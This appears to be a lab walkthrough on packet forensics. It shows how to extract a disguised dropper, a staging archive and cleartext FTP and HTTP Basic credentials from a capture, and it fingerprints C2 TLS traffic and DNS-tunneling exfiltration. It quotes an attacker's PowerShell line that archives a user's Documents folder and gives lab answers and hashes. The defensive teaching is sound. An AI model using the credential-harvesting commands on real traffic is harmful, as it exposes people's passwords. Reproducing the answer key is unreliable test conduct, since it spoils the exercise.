
This command reads the specified PCAP file and extracts all plain-text FTP usernames and passwords sent during authentication attempts.

What PowerShell command in the reverse shell packages the Documents folder?

```
Compress-Archive -Path C:\Users\jsmith\Documents\* -DestinationPath C:\Temp\docs.zip
```

This PowerShell command compresses all files and folders inside C:\Users\jsmith\Documents\ into a ZIP archive saved at C:\Temp\docs.zip.

Select the packet, right-click, then go to **Follow > TCP Stream**.



Following the 302 redirect chain, what is the name of the malicious file accessed from the compromised machine?


winservice-patch-4891.pdf

```
tshark -r /home/ubuntu/captures/investigation.pcap -Y "http.response.code == 302" -T fields -e frame.time -e ip.src -e http.location
```

This command parses the PCAP file to extract the timestamp, source IP, and target redirection URL for all HTTP 302 redirect responses.

Task 5 - Extracting Artifacts From PCAPs

In this task, we will transition the PCAP from analysis material into evidence we can package and ship.



File Extraction in Wireshark: Let us begin by opening **File > Export Objects > HTTP** with the investigation PCAP loaded.

Packet	Hostname	Content Type	Size	Filename
485	intranet.nfg.local	text/html	49 bytes	index.php
485	intranet.nfg.local		2 bytes	index.php
2048	files.cdn-delivery.net	application/x-dosexec	1843 kB	winservice-patch-4891.pdf
6051	185.213.154.201	application/octet-stream	5567 kB	upload

First, the executable is trying to hide behind a `.pdf` extension, but Wireshark's MIME detection reveals its true identity as a Windows PE (`application/x-dosexec`). Remember, a file extension is just a label, which we should never trust. The actual file structure is what matters. Second, that 5.3 MB POST request to `185.213.154.201` directly matches the staging exfiltration flagged

MIME detection is the process software uses to identify a file's actual content type (such as `image/jpeg` or `application/json`) by inspecting its binary signature, contents, or metadata, rather than relying solely on its file extension.

In the **Export Objects** dialog, highlight the executable row and the 5.3 MB upload row. Click **Save** for each file, and write both files to `/home/ubuntu/extracted/`. Because the first file is a Windows PE in disguise, rename the saved copy to its real extension so downstream tools (sandbox uploaders, AV scanners, hashing utilities that key off extension) handle it correctly. The `upload` artifact is the staging ZIP, so we rename it to a meaningful filename for the evidence package:

```
ubuntu@tryhackme:~/extracted$ mv winservice-patch-4891.pdf wi
nservice-patch-4891.exe
ubuntu@tryhackme:~/extracted$ mv upload backup_archive.zip
ubuntu@tryhackme:~/extracted$ sha256sum winservice-patch-489
1.exe backup_archive.zip
<REDACTED> winservice-patch-4891.exe
<REDACTED> backup_archive.zip
```

Query Explanation: The above command renames the extracted files to match their true file signatures and calculates their SHA256 hashes to establish unique cryptographic identifiers for threat intelligence sharing. Running `sha256sum` gives us our primary threat indicators. The file name or the URI path is not the evidence; the underlying bytes are, and the hash is the definitive cryptographic identity of those bytes for the threat intelligence handoff.

Cross-Referencing the Threat Feed: The attached VM also includes a reference threat feed at `/home/ubuntu/references/threat_feed.txt` containing 11 known-bad hashes mapped to malware families. Go to `/home/ubuntu/references/` and cross-check the extracted hashes against it: Threat Feed Cross-Reference: Dropper

```
ubuntu@tryhackme:~/references$ grep "<REDACTED>" threat_feed.txt
<REDACTED> <REDACTED> 2025-11-10 high
```

Query Explanation: The query above searches the local threat intelligence feed file for the SHA256 hash of the dropper file to identify if it matches a known threat profile. Threat Feed Cross-Reference: Exfil Archive

```
ubuntu@tryhackme:~$ grep "<REDACTED>" threat_feed.txt
<REDACTED> Staging Archive 2025-11-10 high
```

Query Explanation: Searches the threat intelligence feed for the SHA256 hash of the exfiltrated ZIP archive to identify if it has been observed in previous incidents.

Two matches are confirmed. The executable maps to a known dropper family, and `backup_archive.zip` is the 5.3 MB staging archive whose hash first appeared. The packet extraction closes the loop: a hash that lived in Zeek log metadata has now been verified against the actual extracted file content.

The Same Job in TShark: For batch work, headless analysis machines, or scripted IR pipelines, TShark's `--export-objects` flag does the same job without the GUI:

```
ubuntu@tryhackme:~$ mkdir -p /home/ubuntu/extracted
ubuntu@tryhackme:~$ cd /home/ubuntu/captures/
ubuntu@tryhackme:~/captures$ tshark -r investigation.pcap --export-objects http,/home/ubuntu/extracted/
ubuntu@tryhackme:~$ cd /home/ubuntu/extracted && sha256sum *
<REDACTED> index(1).php
<REDACTED> index.php
<REDACTED> upload
<REDACTED> winservice-patch-4891.pdf
```

Query Explanation: Creates the destination directory using `mkdir -p`, runs TShark in read mode (`-r`) to export all HTTP objects to that directory (`--export-objects http, path`), and then runs `sha256sum` on the exported files to get their hashes.

The command reads the PCAP and writes every reassembled HTTP object into the target directory using the filename observed in the HTTP transfer. The small PHP objects are expected redirect or check responses, while the archive and staged payload are the files worth hashing for evidence. The same rename we did manually after the GUI extraction applies if we want the extension to match the content. The same `--export-objects` flag exists for `smb`, `ftp-data`, `imf` (SMTP), and `tftp`; the resulting hash manifest is an evidence package ready for SIEM or TIP ingestion.

Credential Extraction at Scale: FTP Credential Bulk Extraction

```
ubuntu@tryhackme:~/captures$ tshark -r investigation.pcap -Y
"ftp.request.command == \"USER\" or ftp.request.command ==
\"PASS\" -T fields -e frame.time -e ip.src -e ip.dst -e ftp.
request.command -e ftp.request.arg
Nov 14, 2025 03:10:14.180000000 UTC 10.14.22.88 192.168.100.5
USER administrator
Nov 14, 2025 03:10:14.480000000 UTC 10.14.22.88 192.168.100.5
PASS <REDACTED>
```

Query Explanation: Reads the capture file (`-r`), filters for FTP command traffic matching USER or PASS (`-Y`), and extracts specific fields (`-T fields -e frame.time -e ip.src -e ip.dst -e ftp.request.command -e ftp.request.arg`) to identify credentials across the entire capture. For HTTP Basic Auth, the same field-extraction approach pulls every `Authorization: Basic ...` header in a capture. The investigation capture contains one legacy HTTP-authenticated session where the operators attempted to pivot through the internal intranet portal. The filter and decoder pattern looks like this: HTTP Basic Auth Extraction

```
ubuntu@tryhackme:~$ tshark -r /home/ubuntu/captures/investiga
tion.pcap -Y "http.authorization" -T fields -e ip.src -e htt
p.host -e http.authorization
10.14.22.88 intranet.nfg.local Basic <REDACTED>ubuntu@tryhac
kme:~$ echo "<REDACTED>" | base64 -d
<REDACTED>
```

Query Explanation: Extracts the source IP, Host header, and basic authentication string (`-T fields -e ip.src -e http.host -e http.authorization`) from HTTP requests that contain authentication headers, then uses `base64 -d` to decode the encoded string to cleartext. Any time `http.authorization` returns a row, the base64 string after `Basic` decodes to the username and password in cleartext. Confirming cleartext credentials inside HTTP headers gives the team another account to queue for immediate password rotation.

Packaging the Evidence PCAP: When handing artifacts to incident response, we ship a focused PCAP rather than the full 2 GB capture. The `-w` flag writes matching packets to a new file: Evidence PCAP Extraction

```
ubuntu@tryhackme:~$ mkdir -p /home/ubuntu/evidence
ubuntu@tryhackme:~$ tshark -r /home/ubuntu/captures/investigation.pcap -Y "ip.addr == 185.213.154.201" -w /home/ubuntu/evidence/exfil_traffic.pcap
```

Query Explanation: Creates the evidence directory if it does not already exist, reads the capture file (`-r`), filters for traffic associated with the exfiltration IP (`-Y "ip.addr == 185.213.154.201"`), and writes the matching packets (`-w`) to a new, focused evidence capture file. The command above extracts only packets involving the exfiltration IP and writes them to a new PCAP file. The result is smaller, opens faster, stays focused because no unrelated traffic is exposed, and is reproducible because the filter expression documents exactly what was included. Verify the output with `capinfos` :

```
ubuntu@tryhackme:~$ capinfos /home/ubuntu/evidence/exfil_traffic.pcap
File name:           /home/ubuntu/evidence/exfil_traffic.pcap
File type:           Wireshark/... - pcapng
File encapsulation:  Ethernet
Number of packets:   3,986
File size:           5,918 kB
Data size:           5,782 kB
Capture duration:    2.013856 seconds
```

```
First packet time: 2025-11-14 03:18:42.000000
Last packet time: 2025-11-14 03:18:44.013856
```

Query Explanation: Runs `capinfos` on the newly created evidence PCAP to generate a summary report of its packet count, size, duration, and time boundaries. The summary (packet count, start/end times, total bytes, format) is the metadata to attach to the evidence report.

Forensics Value: Extracting files and credentials from raw packets turns network traffic into actionable threat intelligence. Renaming files to match their true MIME types and hashing them allows analysts to cross-reference threat feeds, while exporting credentials enables prompt account remediation. By slicing large captures into small, focused evidence PCAPs, we preserve the chain of custody and make handoffs to incident response teams efficient and precise.

Answer the questions below

Using Export Objects > HTTP, extract the executable from the investigation PCAP. What is its SHA256 hash?

4ec66c72e7d80620891118cb32206771ac37a227b6e77a2549b046748d8c234b

What is the SHA256 hash of the 5.3 MB archive POSTed to 185.213.154.201?

d17a83cf82a3cf4e5b3891e8b0923d00b22181e3079624cec60ca105c0eaf369

```
ubuntu@tryhackme: ~/extracted
File Edit View Search Terminal Help
ubuntu@tryhackme:~$ cd /home/ubuntu/extracted/
ubuntu@tryhackme:~/extracted$ mv winservice-patch-4891.pdf winservice-patch-4891.exe
mv: cannot stat 'winservice-patch-4891.pdf': No such file or directory
ubuntu@tryhackme:~/extracted$ cd /home/ubuntu/extracted/
ubuntu@tryhackme:~/extracted$ mv winservice-patch-4891.pdf winservice-patch-4891.exe
ubuntu@tryhackme:~/extracted$ mv upload backup_archive.zip
mv: cannot stat 'upload': No such file or directory
ubuntu@tryhackme:~/extracted$ mv upload backup_archive.zip
ubuntu@tryhackme:~/extracted$ sha256sum winservice-patch-4891.exe backup_archive.zip
4ec66c72e7d80620891118cb32206771ac37a227b6e77a2549b046748d8c234b winservice-patch-4891.exe
d17a83cf82a3cf4e5b3891e8b0923d00b22181e3079624cec60ca105c0eaf369 backup_archive.zip
ubuntu@tryhackme:~/extracted$
```

Which malware family does the cross-reference against threat_feed.txt assign to the extracted executable?

Cobalt Strike

Firstly, right-click on the IP address, select **Follow > HTTP Stream**, and save the file.


```

ubuntu@tryhackme:~$ cd /home/ubuntu/extracted/
ubuntu@tryhackme:~/extracted$ mv winservice-patch-4891.pdf winservice-patch-4891.exe
ubuntu@tryhackme:~/extracted$ mv upload backup_archive.zip
ubuntu@tryhackme:~/extracted$ sha256sum winservice-patch-4891.exe backup_archive.zip
4ec66c72e7d80620891118cb32206771ac37a227b6e77a2549b046748d8c234b winservice-patch-4891.exe
d17a83cf82a3cf4e5b3891e8b0923d00b22181e3079624cec60ca105c0eaf369 backup_archive.zip
ubuntu@tryhackme:~/extracted$ cd /home/ubuntu/references/
ubuntu@tryhackme:~/references$ grep "4ec66c72e7d80620891118cb32206771ac37a227b6e77a2549b046748d8c234b" threat_feed.txt
4ec66c72e7d80620891118cb32206771ac37a227b6e77a2549b046748d8c234b Cobalt Strike 2
025-11-10 high
ubuntu@tryhackme:~/references$ grep "d17a83cf82a3cf4e5b3891e8b0923d00b22181e3079624cec60ca105c0eaf369" threat_feed.txt
d17a83cf82a3cf4e5b3891e8b0923d00b22181e3079624cec60ca105c0eaf369 Staging Archive
2025-11-10 high
ubuntu@tryhackme:~/references$

```

Task 6 - TLS Handshakes and JA4 Fingerprints


The HTTP beacons in Task 3 gave us clear command content, but the same host also talks to `194.165.16.56` over TLS. When payloads are encrypted, the packet analyst still has handshake metadata to work with: the Server Name Indication (SNI), the certificate subject, the issuer chain, and the JA4 fingerprint produced by the Client Hello.



In this task, we use those handshake fields to prove that the encrypted sessions belong to the same C2 infrastructure and to produce an indicator that survives changes in URI paths or HTTP headers.

Filtering the TLS Sessions: Open `/home/ubuntu/captures/investigation.pcap` in Wireshark and apply the display filter below:


```
tls and ip.addr == 194.165.16.56
```



No.	Time	Source	Destination	Protocol	Length	Info
220	2675.021000	10.14.22.88	194.165.16.56	TLSv1.2	167	Client Hello (SNI=)
222	2675.022500	194.165.16.56	10.14.22.88	TLSv1.2	931	Server Hello, Certificate, Server Hello Done
358	2868.768218	10.14.22.88	194.165.16.56	TLSv1.2	167	Client Hello (SNI=)
360	2868.769717	194.165.16.56	10.14.22.88	TLSv1.2	931	Server Hello, Certificate, Server Hello Done
425	3105.534172	10.14.22.88	194.165.16.56	TLSv1.2	167	Client Hello (SNI=)
427	3105.535672	194.165.16.56	10.14.22.88	TLSv1.2	931	Server Hello, Certificate, Server Hello Done
509	3388.721823	10.14.22.88	194.165.16.56	TLSv1.2	167	Client Hello (SNI=)
511	3388.723323	194.165.16.56	10.14.22.88	TLSv1.2	931	Server Hello, Certificate, Server Hello Done
606	3625.431031	10.14.22.88	194.165.16.56	TLSv1.2	167	Client Hello (SNI=)
608	3625.432531	194.165.16.56	10.14.22.88	TLSv1.2	931	Server Hello, Certificate, Server Hello Done
694	3898.848599	10.14.22.88	194.165.16.56	TLSv1.2	167	Client Hello (SNI=)
696	3898.850099	194.165.16.56	10.14.22.88	TLSv1.2	931	Server Hello, Certificate, Server Hello Done

The packet list narrows to the encrypted sessions between `10.14.22.88` and the C2 host. In this capture, the Client Hello does not expose a useful SNI value, so we pivot to the server certificate and the JA4 fingerprint instead. Those two handshake artifacts still let us tie the encrypted sessions to the same C2 infrastructure family.

Certificate Subject Review: The server certificate is the next field to inspect. In Wireshark, select a Certificate packet and expand **Transport Layer Security > Handshake Protocol: Certificate > Certificate > Subject**. The common name is the field we care about.



Length: 872
Handshake Protocol: Server Hello
Handshake Protocol: Certificate
Handshake Type: Certificate (11)
Length: 820
Certificates Length: 817
Certificates (817 bytes)
Certificate Length: 814
Certificate [truncated]: 3082032a30820212a003020102020101300d06092a864886f70d01010b050030
signedCertificate
version: v3 (2)
serialNumber: 0x01
signature (sha256WithRSAEncryption)
issuer: rdnSequence (0)
validity
subject: rdnSequence (0)
rdnSequence: 3 items (id-at-commonName=update.softpatch-cdn.com, id-at-organizationName=Microsoft)
RDnSequence item: 1 item (id-at-countryName=US)
RDnSequence item: 1 item (id-at-organizationName=Microsoft)
RDnSequence item: 1 item (id-at-commonName=update.softpatch-cdn.com)
subjectPublicKeyInfo

From the command line, extract the certificate bytes and pass them to `openssl` so the subject is decoded exactly as it appears in the certificate.

```
ubuntu@tryhackme:~/captures$ tshark -r investigation.pcap -Y
"ip.src == 194.165.16.56 and tls.handshake.certificate" -T fi
elds -e tls.handshake.certificate | sed -n 'lp' | tr -d ':' |
xxd -r -p | openssl x509 -inform DER -noout -subject
subject=C = US, O = Microsoft, CN = <REDACTED>
```

Query Explanation: The query above reads the capture file, filters for certificate packets sent by the C2 host, extracts the DER certificate bytes, removes byte separators, converts the hex stream back into binary with `xxd`, and asks `openssl x509` to print the certificate subject.

JA4 Fingerprints from the Client Hello: JA4 fingerprints describe the shape of a TLS Client Hello. They are useful because operators can change domains or certificates faster than they can change the TLS library and configuration embedded in the implant. For this capture, every Client Hello sent to the C2 host produces the same JA4 value.

```
ubuntu@tryhackme:~/captures$ tshark -r investigation.pcap -Y
"ip.dst == 194.165.16.56 and tls.handshake.type == 1" -T fiel
ds -e ip.src -e ip.dst -e tls.handshake.extensions_server_nam
e -e tls.handshake.ja4 | sort -u
10.14.22.88 194.165.16.56 <REDACTED>
```

Query Explanation: This query filters for TLS Client Hello packets sent to the C2 IP, then extracts the source, destination, SNI field, and JA4 field. The SNI column is blank in this capture, but sorting unique rows confirms that the encrypted C2 traffic has one stable TLS fingerprint. The certificate CN and JA4 value give detection engineering two useful pivots. The CN ties the encrypted traffic back to the same domain story as the HTTP beacon, while the JA4 value describes the TLS client behavior independently of the visible hostname.

Forensics Value: Encrypted traffic does not make packet analysis blind. Handshake metadata lets us identify the infrastructure, tie TLS activity to the same

infected host, and produce indicators that remain useful even when the payload cannot be decrypted.

Answer the questions below

What is the subject CN on the exported C2 certificate?

update.softpatch-cdn.com

What JA4 fingerprint does every Client Hello to the C2 host produce?


t13d040400_98dd3bb0ed34_34f36fd09b12

```
ubuntu@tryhackme:~/captures$ tshark -r investigation.pcap -Y "ip.src == 194.165.16.56 and tls.handshake.certificate" -T fields -e tls.handshake.certificate | sed -n '1p' | tr -d ':' | xxd -r -p | openssl x509 -inform DER -noout -subject
subject=C = US, O = Microsoft, CN = update.softpatch-cdn.com
ubuntu@tryhackme:~/captures$ tshark -r investigation.pcap -Y "ip.dst == 194.165.16.56 and tls.handshake.type == 1" -T fields -e ip.src -e ip.dst -e tls.handshake.extensions_server_name -e tls.handshake.ja4 | sort -u
10.14.22.88      194.165.16.56      t13d040400_98dd3bb0ed34_34f36fd09b12
ubuntu@tryhackme:~/captures$
```

Task 7 - Exfiltration and Protocol Abuse

By this point, Zeek and Zui have shown the shape of the intrusion: the beacon, the staging upload, and the unusual external connections. The packet capture lets us check the traffic that higher-level logs only summarized. In this task, we look for activity that often hides in plain sight: DNS tunneling, oversized ICMP payloads, and services running on ports where they do not belong.

We finish by turning those packet-level findings into a small IOC package: external IPs, HTTP hosts, DNS queries, JA4 fingerprints, and extracted file hashes. That gives the incident response team something they can use without replaying the whole investigation.



DNS Tunneling at the Packet Level: DNS tunneling utilities like Iodine, Dnscat2, or DNSExfiltrator work by smuggling data inside DNS query subdomains and TXT record responses. When hunting for this activity in raw traffic, keep an eye out for three classic indicators: long, high-entropy subdomains, unusually large TXT record responses, and a high frequency of queries hitting a single parent domain. Let us examine the DNS traffic by applying the hunting filter in Wireshark:

```
dns.qry.name matches "^[a-zA-Z0-9]{25,}\\."
```

No.	Time	Source	Destination	Protocol	Length	Info
6065	4208.080000	10.14.22.88	8.8.8.8	DNS	123	Standard query 0xc245 A ycepusut4rqdp4zohd1cpktgmaio38byurpbs.exfil.fastsync-cdn.net
6066	4208.080000	8.8.8.8	10.14.22.88	DNS	202	Standard query response 0xc245 A ycepusut4rqdp4zohd1cpktgmaio38byurpbs.exfil.fastsync-cdn.net A 93.184.216.34
6067	4208.159166	10.14.22.88	8.8.8.8	DNS	123	Standard query 0x997e A bkiqvswmm3zantelqozxmogotpvbaq7hzf17lrt.exfil.fastsync-cdn.net
6068	4208.164166	8.8.8.8	10.14.22.88	DNS	202	Standard query response 0x997e A bkiqvswmm3zantelqozxmogotpvbaq7hzf17lrt.exfil.fastsync-cdn.net A 93.184.216.34
6069	4215.716367	10.14.22.88	8.8.8.8	DNS	115	Standard query 0xiaba A 3xmehshuqamqmanvviyheymwtvrbme.exfil.fastsync-cdn.net
6070	4215.721367	8.8.8.8	10.14.22.88	DNS	180	Standard query response 0xiaba A 3xmehshuqamqmanvviyheymwtvrbme.exfil.fastsync-cdn.net A 93.184.216.34
6073	4223.417983	10.14.22.88	8.8.8.8	DNS	120	Standard query 0x0593 A it6eazmumuy773wpmad4g7zusqor2xs3o3w6sf.exfil.fastsync-cdn.net
6074	4223.422983	8.8.8.8	10.14.22.88	DNS	190	Standard query response 0x0593 A it6eazmumuy773wpmad4g7zusqor2xs3o3w6sf.exfil.fastsync-cdn.net A 93.184.216.34
6075	4238.929776	10.14.22.88	8.8.8.8	DNS	122	Standard query 0xb2b2 A byjbbqdkmgchrcgaosx2shbqfawokawfkbzjaov.exfil.fastsync-cdn.net
6076	4238.934776	8.8.8.8	10.14.22.88	DNS	200	Standard query response 0xb2b2 A byjbbqdkmgchrcgaosx2shbqfawokawfkbzjaov.exfil.fastsync-cdn.net A 93.184.216.34
6077	4241.633138	10.14.22.88	8.8.8.8	DNS	117	Standard query 0x56ee A dwj4dpf2sh2b7ho7ej7td6ooksq2j7bby3.exfil.fastsync-cdn.net
6078	4241.633138	8.8.8.8	10.14.22.88	DNS	190	Standard query response 0x56ee A dwj4dpf2sh2b7ho7ej7td6ooksq2j7bby3.exfil.fastsync-cdn.net A 93.184.216.34
6079	4249.418968	10.14.22.88	8.8.8.8	DNS	116	Standard query 0xddac A cnbgckns5lqvuo7xjqvequ3urccfqjxg.exfil.fastsync-cdn.net
6080	4249.423968	8.8.8.8	10.14.22.88	DNS	180	Standard query response 0xddac A cnbgckns5lqvuo7xjqvequ3urccfqjxg.exfil.fastsync-cdn.net A 93.184.216.34
6083	4269.371248	10.14.22.88	8.8.8.8	DNS	117	Standard query 0xbcd4 A 735ys4l5a7dc5mdor5qitzglaynefve5i.exfil.fastsync-cdn.net
6084	4269.376249	8.8.8.8	10.14.22.88	DNS	190	Standard query response 0xbcd4 A 735ys4l5a7dc5mdor5qitzglaynefve5i.exfil.fastsync-cdn.net A 93.184.216.34
6085	4271.341892	10.14.22.88	8.8.8.8	DNS	120	Standard query 0x7b89 A aipqh5sglqatxwuhmrueb6vnnrmoeqbdqj.exfil.fastsync-cdn.net
6086	4271.346892	8.8.8.8	10.14.22.88	DNS	190	Standard query response 0x7b89 A aipqh5sglqatxwuhmrueb6vnnrmoeqbdqj.exfil.fastsync-cdn.net A 93.184.216.34
6087	4281.065812	10.14.22.88	8.8.8.8	DNS	115	Standard query 0xe8f6 A aazv3p3vln4k1fpkjdgjgrkg6khsuqydl.exfil.fastsync-cdn.net
6088	4281.070812	8.8.8.8	10.14.22.88	DNS	186	Standard query response 0xe8f6 A aazv3p3vln4k1fpkjdgjgrkg6khsuqydl.exfil.fastsync-cdn.net A 93.184.216.34
6091	4288.871787	10.14.22.88	8.8.8.8	DNS	119	Standard query 0x28dd A trtkf5h1voo6f7h3d7c6cxomx5nmmu3cuuvc.exfil.fastsync-cdn.net

